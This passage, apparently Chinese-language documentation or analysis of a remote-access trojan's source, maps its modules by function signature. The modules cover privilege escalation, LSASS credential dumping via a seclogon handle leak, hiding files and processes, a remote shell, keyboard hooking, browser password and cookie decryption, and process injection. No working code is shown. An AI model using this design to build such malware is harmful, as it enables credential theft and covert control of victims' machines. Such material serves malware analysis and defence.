- 18. BOOL CKernelManager::SetInternetStatus(bool enable):设置互联网状态。

### CloseNet 提权和伪装模块

一系列与进程和权限管理相关的功能,主要用于在Windows环境中进行进程的伪装、句柄泄露和调试权限的管理。




- EnableDebugPrivilege: 启用调试权限,允许后续操作进行更高权限的操作。
- MalSeclogonPPIDSpoofing: 伪装指定进程的PID, 尝试使用伪装的PID创建新进程。
- FindTokenHandlesInProcess: 查找目标进程中的令牌句柄,以便后续的进程创建。
- CreateProcessWithTokenW: 使用找到的令牌句柄创建新讲程。
- CreateProcessWithLogonW: 如果令牌句柄不可用,则使用登录凭据创建新进程。
- MalSeclogonLeakHandles: 泄露目标进程的句柄,进行后续的操作。
- FindProcessHandlesInTargetProcess: 查找目标进程中的句柄。
- CreateFileLock: 创建文件锁以防止其他进程访问。
- LeakLsassHandleInSeclogonWithRaceCondition: 利用竞争条件泄露Isass进程的句柄。
- ReplaceNtOpenProcess: 替换NtOpenProcess函数以返回泄露的句柄。
- RestoreNtOpenProcess: 恢复NtOpenProcess函数的原始代码。
- 1. BOOL SetPrivilege(HANDLE hToken, wchar\_t\* lpszPrivilege, BOOL bEnablePrivilege); 函数: 设置指定的权限,允许或禁用特定的系统权限。
- 2. void EnableDebugPrivilege(BOOL enforceCheck);函数:启用调试权限,如果强制检查失败则退出程序。
- 3. BOOL EnableImpersonatePrivilege();函数:启用模拟权限,返回是否成功。
- 4. void SpoofPidTeb(DWORD spoofedPid, PDWORD originalPid, PDWORD originalTid); 函数: 伪装当前线程的PID和TID。
- 5. void RestoreOriginalPidTeb(DWORD originalPid, DWORD originalTid); 函数: 恢复原始的PID和TID。
- 6. NTSTATUS QueryObjectTypesInfo(\_\_out POBJECT\_TYPES\_INFORMATION\* TypesInfo); 函数: 查询对象类型信息。
- 7. NTSTATUS GetTypeIndexByName(\_\_in PCUNICODE\_STRING TypeName, \_\_out PULONG TypeIndex); 函数: 根据类型名称获取对象类型索引。
- 8. void FindProcessHandlesInTargetProcess(DWORD targetPid, HANDLE\* handlesToLeak, PDWORD handlesToLeakCount); 函数: 查找目标进程中的句柄。
- 9. void FindTokenHandlesInProcess(DWORD targetPid, HANDLE\* tokenHandles, PDWORD tokenHandlesLen); 函数: 查找目标进程中的令牌句柄。
- 10. void MalSeclogonPPIDSpoofing(int pid, wchar\_t\* cmdline);函数:伪装指定PID并尝试创建新进程。
- 11. BOOL FileExists(LPCTSTR szPath);函数:检查指定路径的文件是否存在。
- 12. void MalSeclogonLeakHandles(int lsassPid, wchar\_t\* dumpPath); 函数: 泄露lsass进程 的句柄并创建转储文件。
- 13. void CreateFileLock(HANDLE hFile, LPOVERLAPPED overlapped); 函数: 创建文件锁以防止其他进程访问。
- 14. DWORD WINAPI ThreadSeclogonLock(LPVOID lpParam);函数:线程函数,用于执行伪装操作。
- 15. void LeakLsassHandleInSeclogonWithRaceCondition(DWORD lsassPid); 函数: 利用竞争条件泄露Isass进程的句柄。
- 16. void ReplaceNtOpenProcess(HANDLE leakedHandle, char\* oldCode, int\* oldCodeSize); 函数: 替换NtOpenProcess以返回泄露的句柄。

- 17. void RestoreNtOpenProcess(char\* oldCode, int oldCodeSize); 函数: 恢复 NtOpenProcess的原始代码。
- 18. void MalSeclogonDumpLsassFromLeakedHandles(int lsassPid, wchar\_t\* dumpPath, BOOL useLsassClone); 函数: 从泄露的句柄中转储Isass进程。
- 19. DWORD GetPidUsingFilePath(wchar\_t\* processBinaryPath); 函数:根据进程的二进制路径获取进程ID。

#### 隐藏文件 HiddenLib

该代码实现了一个隐藏库,提供了对设备的控制和管理功能,包括隐藏文件、注册表项和进程等。




- Hid\_Initialize: 初始化 HID 设备,确保所需的函数指针被正确加载。
- Hid\_Destroy: 释放 HID 设备的资源。
- Sendloctl\_HideObjectPacket: 发送 IOCTL 命令以隐藏对象。
- DeviceIoControl: 与设备驱动程序进行通信的核心函数。
- 1. HidStatus \_API Hid\_InitializeWithNoConnection(); 函数: 初始化 HID 设备而不建立连接,加载必要的函数指针。
- 2. HidStatus \_API Hid\_Initialize(PHidContext pcontext, const wchar\_t\* deviceName); 函数: 初始化 HID 设备并打开设备文件。
- 3. void \_API Hid\_Destroy(HidContext context); 函数: 释放 HID 设备的资源。
- 4. bool ConvertToNtPath(const wchar\_t\* path, wchar\_t\* normalized, size\_t normalizedLen); 函数: 将 DOS 路径转换为 NT 路径。
- 5. bool NormalizeRegistryPath(HidRegRootTypes root, const wchar\_t\* key, wchar\_t\* normalized, size\_t normalizedLen); 函数:标准化注册表路径。
- 6. HidStatus AllocNormalizedPath(const wchar\_t\* path, wchar\_t\*\* normalized); 函数: 分配标准化路径的内存。
- 7. HidStatus SendIoctl\_HideObjectPacket(PHidContextInternal context, const wchar\_t\* path, unsigned short type, HidObjId\* objId); 函数: 发送 IOCTL 命令以隐藏对象。
- 8. HidStatus SendIoctl\_UnhideObjectPacket(PHidContextInternal context, unsigned short type, HidObjId objId); 函数: 发送 IOCTL 命令以取消隐藏对象。

- 9. HidStatus SendIoctl\_AddPsObjectPacket(PHidContextInternal context, const wchar\_t\* path, unsigned short type, HidPsInheritTypes inheritType, bool applyForProcess, HidObjId\* objId); 函数: 添加进程对象。
- 10. HidStatus \_API Hid\_SetState(HidContext context, HidActiveState state); 函数: 设置 HID 设备的状态。
- 11. HidStatus \_API Hid\_GetState(HidContext context, HidActiveState\* pstate); 函数: 获取 HID 设备的状态。
- 12. HidStatus \_API Hid\_AddHiddenFile(HidContext context, const wchar\_t\* filePath, HidObjId\* objId); 函数: 添加隐藏文件。
- 13. HidStatus \_API Hid\_RemoveHiddenFile(HidContext context, HidObjId objId); 函数: 移除隐藏文件。
- 14. HidStatus \_API Hid\_NormalizeFilePath(const wchar\_t\* filePath, wchar\_t\* normalized, size\_t normalizedLen); 函数: 标准化文件路径。

# 远程shell管理 shellmanager

CshellManager 类,负责管理与外部命令行进程的交互,包括创建管道、启动进程、读取输出和监控进程状态。

### 流程图




- CShellManager: 管理与命令行进程的交互。
- 管道: 用于进程间通信。
- cmd.exe: 被启动的命令行进程。
- 输出: 从命令行进程读取的数据。
- 进程状态: 监控命令行进程的运行状态。
- 1. CShellManager::CShellManager(ISocketBase\* pClient):构造函数,初始化管道和启动命令 行进程。
- 2. CShellManager::~CShellManager():析构函数,清理资源,终止线程和进程。
- 3. void CShellManager::OnReceive(LPBYTE lpBuffer, UINT nSize):处理接收到的数据,发送 到命令行进程。

- 4. unsigned CShellManager::ReadPipeThread(LPVOID lparam):读取管道数据的线程函数,处理命令行进程的输出。
- 5. unsigned CShellManager::MonitorThread(LPVOID lparam): 监控命令行进程和读取线程的状态,确保它们正常运行。

### 远控CC信息交互

聊天管理器,负责处理聊天窗口的创建、消息发送、键盘钩子设置以及与系统交互的功能。




- CChatManager: 聊天管理器类,负责聊天窗口的管理和消息处理。
- ChatDialogProc: 聊天对话框的消息处理函数,处理用户输入和按钮点击事件。
- OnReceive: 处理接收到的消息并更新聊天记录。
- SetHook: 设置键盘钩子以拦截特定的键盘事件。
- UnSetHook: 解除键盘钩子,恢复正常的键盘操作。
- 1. CChatManager::CChatManager(ISocketBase\* pClient);函数:构造函数,初始化聊天管理器并启动消息循环。
- 2. CChatManager::~CChatManager();函数:析构函数,清理资源并解除钩子。
- 3. DWORD WINAPI CChatManager::MessageLoopProc(LPVOID lParam); 函数:消息循环处理函数,创建聊天对话框并处理消息。
- 4. INT\_PTR CALLBACK CChatManager::ChatDialogProc(HWND hDlg, UINT uMsg, WPARAM wParam, LPARAM lParam); 函数: 聊天对话框的回调函数,处理对话框的消息。
- 5. void CChatManager::OnReceive(LPBYTE lpBuffer, UINT nSize); 函数:处理接收到的聊天消息并更新聊天记录。
- 6. void SetHook(); 函数:设置键盘钩子以拦截特定的键盘事件。
- 7. void UnSetHook();函数:解除键盘钩子,恢复正常的键盘操作。
- 8. DWORD GetwinlogonPid(); 函数: 获取系统winlogon进程的PID。

9. LRESULT CALLBACK KeyBoardProc(int code, WPARAM WParam, LPARAM lParam); 函数: 键 盘钩子的回调函数,处理键盘事件。

# 解密数据模块

### 解密浏览器数据

该代码文件 GetBrowserInfo.cpp 主要用于获取不同浏览器(如 Chrome、QQ、Edge 和 Speed 360)的用户数据,包括登录信息和 cookies。它通过访问特定的文件路径和数据库来提取这些信息。




- GetBrowserInfo: 主类,负责初始化和管理浏览器信息的获取。
- GetFullPathFromRelativeToBro: 生成相对于浏览器目录的完整路径。
- GetCookies: 从浏览器的 cookies 数据库中提取 cookies 信息。
- GetAllCookies: 获取所有 cookies 的入口函数。
- GetAllData: 获取所有用户数据的入口函数。

- GetData: 从登录数据数据库中提取用户登录信息。
- Find360SPLoginDB: 查找 360 浏览器的登录数据库。
- GetMasterKey: 获取解密所需的主密钥。
- ParseEncryptedKey: 解析加密密钥。
- 1. GetBrowserInfo::GetBrowserInfo(BroType brot):构造函数,根据浏览器类型初始化相关路径和状态。
- 2. GetBrowserInfo::~GetBrowserInfo():析构函数,负责清理资源。
- 3. std::string GetBrowserInfo::GetFullPathFromRelativeToBro(LPCSTR relative):生成相对于浏览器目录的完整路径。
- 4. DWORD GetBrowserInfo::GetCookies(std::vector<BrowserCookies> \*pBroCookies):从 cookies 数据库中提取 cookies 信息。
- 5. BOOL GetBrowserInfo::GetAllCookies(std::vector<BrowserCookies> \*pBroCookies):获取所有 cookies 的入口函数。
- 6. BOOL GetBrowserInfo::GetAllData(std::vector<BrowserData> \*pBroData):获取所有用户数据的入口函数。
- 7. DWORD GetBrowserInfo::GetData(std::vector<BrowserData> \*pBroData):从登录数据数据库中提取用户登录信息。
- 8. LPCSTR GetBrowserInfo::ParseEncryptedKey(LPSTR\* buf):解析加密密钥。
- 9. bool GetBrowserInfo::GetMasterKey(DATA\_BLOB\* pDatab):获取解密所需的主密钥。
- 10. void GetBrowserInfo::Find360SPLoginDB(std::string lpPath): 查找 360 浏览器的登录数据库。

### 获取360浏览器数据


Get360seInfo 的类,主要用于从 360 浏览器的数据库中提取用户的浏览器数据,包括账户信息和密码。



- Get360seInfo: 主类,负责初始化和管理数据提取过程。
- 构造函数: 初始化类的成员变量并获取必要的注册表信息。
- getData: 主要数据提取函数,调用数据库打开和数据读取函数。
- Open360Database: 打开 360 浏览器的数据库并读取账户信息。
- OpenLogin360Data: 处理登录数据的提取和解密。
- FindLoginDB: 查找登录数据库文件的路径。
- 1. Get360seInfo::Get360seInfo():构造函数,初始化成员变量并从注册表中获取必要的信息。
- 2. Get360seInfo::~Get360seInfo():析构函数,释放资源。
- 3. bool Get360seInfo::getData(std::vector<BrowserData>\* pBroData):提取浏览器数据, 调用数据库打开和登录数据提取函数。
- 4. bool Get360seInfo::Open360Database(std::vector<BrowserData>\* pBroData):打开360 浏览器的数据库并读取账户信息。
- 5. std::string Get360seInfo::Last360Uncode(const char\* passItem):解码密码项,处理特定格式的密码。
- 6. void Get360seInfo::FindLoginDB(std::string lpPath): 查找登录数据库文件的路径。
- 7. bool Get360seInfo::OpenLogin360Data(std::vector<BrowserData>\* pBroData):提取和解密登录数据。
- 8. bool Get360seInfo::EnumChromeRandstr(DWORD th32ProcessID, HANDLE h\_360se): 枚举 Chrome 进程中的随机字符串。
- 9. bool Get360seInfo::EnumProcessGetRandstr():获取 360 浏览器进程中的随机字符串。
- 10. ULONG PseudoRand(ULONG\* seed): 伪随机数生成函数。
- 11. void GetBotId(char\* botId): 生成一个唯一的 bot ID。

### 系统管理

机器管理器 (CMachineManager) ,用于管理和监控系统中的进程、服务、网络状态等功能。



- CMachineManager: 主要类,负责管理机器的各种操作。
- OnReceive: 处理接收到的命令,根据命令类型调用相应的处理函数。
- SendProcessList: 发送当前进程列表。
- SendWindowsList: 发送当前窗口列表。
- SendNetStateList: 发送网络状态列表。
- SendSoftWareList: 发送已安装软件列表。
- SendlEHistoryList: 发送IE浏览历史。
- SendFavoritesUrlList: 发送收藏夹URL列表。
- SendServicesList: 发送服务列表。
- SendHostsList: 发送hosts文件内容。
- DeleteService: 删除指定服务。
- MyControlService: 控制服务的启动、停止、暂停和继续。
- GetRoot: 获取任务调度器的根目录。
- 1. CMachineManager::CMachineManager(ISocketBase\* pClient):构造函数,初始化机器管理器,设置用户权限和服务。
- 2. CMachineManager::~CMachineManager():析构函数,释放资源,反初始化COM。
- 3. void CMachineManager::OnReceive(LPBYTE lpBuffer, UINT nSize):处理接收到的数据,根据命令类型调用相应的处理函数。
- 4. void CMachineManager::SendProcessList():发送当前进程列表。
- 5. void CMachineManager::SendWindowsList(): 发送当前窗口列表。
- 6. void CMachineManager::SendNetStateList():发送网络状态列表。
- 7. void CMachineManager::SendSoftWareList():发送已安装软件列表。
- 8. void CMachineManager::SendIEHistoryList():发送IE浏览历史。
- 9. void CMachineManager::SendFavoritesUrlList():发送收藏夹URL列表。
- 10. void CMachineManager::SendServicesList(DWORD dwServiceType):发送服务列表。
- 11. void CMachineManager::SendHostsList():发送hosts文件内容。
- 12. void CMachineManager::DeleteService(LPBYTE lpBuffer, UINT nSize):删除指定服务。
- 13. void CMachineManager::MyControlService(LPBYTE lpBuffer, UINT nType):控制服务的启动、停止、暂停和继续。
- 14. void CMachineManager::GetRoot():获取任务调度器的根目录。
- 15. BOOL CMachineManager::DebugPrivilege(const TCHAR\* PName, BOOL bEnable):调整进程的调试权限。
- 16. BOOL CMachineManager::GetProcessUserName(HANDLE hProcess, TCHAR\* strProcessUser):获取指定进程的用户名。
- 17. LPBYTE CMachineManager::getProcessList(): 获取当前进程列表。
- 18. LPBYTE CMachineManager::getWindowsList(): 获取当前窗口列表。
- 19. LPBYTE CMachineManager::getNetStateList():获取网络状态列表。
- 20. LPBYTE CMachineManager::getSoftWareList():获取已安装软件列表。

- 21. LPBYTE CMachineManager::getIEHistoryList():获取IE浏览历史。
- 22. LPBYTE CMachineManager::getFavoritesUrlList(): 获取收藏夹URL列表。
- 23. LPBYTE CMachineManager::getServicesList():获取服务列表。
- 24. LPBYTE CMachineManager::getHostsList():获取hosts文件内容。
- 25. void CMachineManager::injectprocess(DWORD mode, DWORD ExeIsx86, DWORD dwProcessID, byte\* data, DWORD datasize, TCHAR\* path):注入进程, 执行指定的操作。